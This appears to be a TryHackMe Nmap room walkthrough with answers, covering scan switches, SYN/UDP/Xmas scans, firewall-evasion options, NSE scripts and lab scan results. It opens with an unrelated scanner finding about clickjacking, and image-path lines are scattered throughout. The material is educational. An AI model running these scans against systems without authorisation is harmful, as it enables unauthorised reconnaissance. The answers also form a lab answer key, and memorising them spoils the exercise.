☐	MEDIUM	5.3		Browsable Web Directories	CGI abuses
☐	MEDIUM	5.0 *		Backup Files Disclosure	CGI abuses
☐	MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers



MEDIUM Web Application Potentially Vulnerable to Clickjacking

Description

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.


X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The 'frame-ancestors' policy directive restricts which sources can embed the protected resource.

Note that while the X-Frame-Options and Content-Security-Policy response headers are not the only mitigations for clickjacking, they are currently the most reliable methods that can be detected through automation. Therefore, this plugin may produce false positives if other mitigation strategies (e.g., frame-busting JavaScript) are deployed or if the page does not perform any security-sensitive transactions.

- ## Introduction


Nmap is a powerful tool used for network discovery and security scanning. The **TryHackMe Nmap Room** offers a hands-on environment to learn essential Nmap skills, such as scanning for open ports, detecting services, and identifying vulnerabilities. This room is ideal for both beginners and experienced users looking to enhance their network mapping abilities, making it a valuable resource for anyone in the cybersecurity field.



Answer the questions below


What networking constructs are used to direct traffic to the right application on a server?

Ports



How many of these are available on any network-enabled computer?


65535



[Research] How many of these are considered "well-known"? (These are the "standard" numbers mentioned in the task)

1024


- ## Nmap Switches



Answer the questions below


What is the first switch listed in the help menu for a 'Syn Scan' (more on this later!)?

-sS




Which switch would you use for a "UDP scan"?

-sU




If you wanted to detect which operating system the target is running on, which switch would you use?

-O




Nmap provides a switch to detect the version of the services running on the target. What is this switch?

-sV




The default output provided by nmap often does not provide enough information for a pentester. How would you increase the verbosity?

-v



Verbosity level one is good, but verbosity level two is better! How would you set the verbosity level to two?
(**Note**: it's highly advisable to always use *at least* this option)


-vv



We should always save the output of our scans -- this means that we only need to run the scan once (reducing network traffic and thus chance of detection), and gives us a reference to use when writing reports for clients.

What switch would you use to save the nmap results in three major formats?

-oA



What switch would you use to save the nmap results in a "normal" format?

-oN

A very useful output format: how would you save results in a "grepable" format?

-oG

Sometimes the results we're getting just aren't enough. If we don't care about how loud we are, we can enable "aggressive" mode. This is a shorthand switch that activates service detection, operating system detection, a traceroute and common script scanning.

How would you activate this setting?

-A

Nmap offers five levels of "timing" template. These are essentially used to increase the speed your scan runs at. Be careful though: higher speeds are noisier, and can incur errors!

How would you set the timing template to level 5?

-T5

We can also choose which port(s) to scan.

How would you tell nmap to only scan port 80?

-p 80

How would you tell nmap to scan ports 1000-1500?

-p 1000-1500

A very useful option that should not be ignored:

How would you tell nmap to scan *all* ports?

-p-

How would you activate a script from the nmap scripting library (lots more on this later!)?

--script

How would you activate all of the scripts in the "vuln" category?

--script=vuln

Answer the questions below

Which RFC defines the appropriate behaviour for the TCP protocol?

RFC 9293

If a port is closed, which flag should the server send back to indicate this?

RST


Answer the questions below

There are two other names for a SYN scan, what are they?

Half-Open, Stealth

Can Nmap use a SYN scan without Sudo permissions (Y/N)?

N




Answer the questions below

If a UDP port doesn't respond to an Nmap scan, what will it be marked as?

open|filtered

When a UDP port is closed, by convention the target should send back a "port unreachable" message. Which protocol would it use to do so?

ICMP



Answer the questions below

Which of the three shown scan types uses the URG flag?


xmas

Why are NULL, FIN and Xmas scans generally used?

Firewall Evasion

Which common OS may respond to a NULL, FIN or Xmas scan with a RST for every port?


Microsoft Windows



Answer the questions below

How would you perform a ping sweep on the 172.16.x.x network (Netmask: 255.255.0.0) using Nmap? (CIDR notation)

nmap -sn 172.16.0.0/16




Answer the questions below

What language are NSE scripts written in?

Lua

Which category of scripts would be a *very* bad idea to run in a production environment?


intrusive



Answer the questions below

What optional argument can the `ftp-anon.nse` script take?

maxlist




Answer the questions below

Search for "smb" scripts in the `/usr/share/nmap/scripts/` directory using either of the demonstrated methods.
What is the filename of the script which determines the underlying OS of the SMB server?

smb-os-discovery.nse

Read through this script. What does it depend on?

smb-brute



Answer the questions below

Which simple (and frequently relied upon) protocol is often blocked, requiring the use of the `-Pn` switch?


ICMP

✓ Correct Answer

[Research] Which Nmap switch allows you to append an arbitrary length of random data to the end of packets?

--data-length

✓ Correct Answer



Answer the questions below

Does the target ip respond to ICMP echo (ping) requests (Y/N)?

N

✓ Correct Answer

Perform an Xmas scan on the first 999 ports of the target -- how many ports are shown to be open or filtered?

999

✓ Correct Answer

There is a reason given for this -- what is it?

Note: The answer will be in your scan results. Think carefully about which switches to use -- and read the hint before asking for help!

No Response

✓ Correct Answer

Hint

Perform a TCP SYN scan on the first 5000 ports of the target -- how many ports are shown to be open?

5

✓ Correct Answer

Open Wireshark (see Cryillic's Wireshark Room for instructions) and perform a TCP Connect scan against port 80 on the target, monitoring the results. Make sure you understand what's going on. Deploy the `ftp-anon` script against the box. Can Nmap login successfully to the FTP server on port 21? (Y/N)


Y

✓ Correct Answer

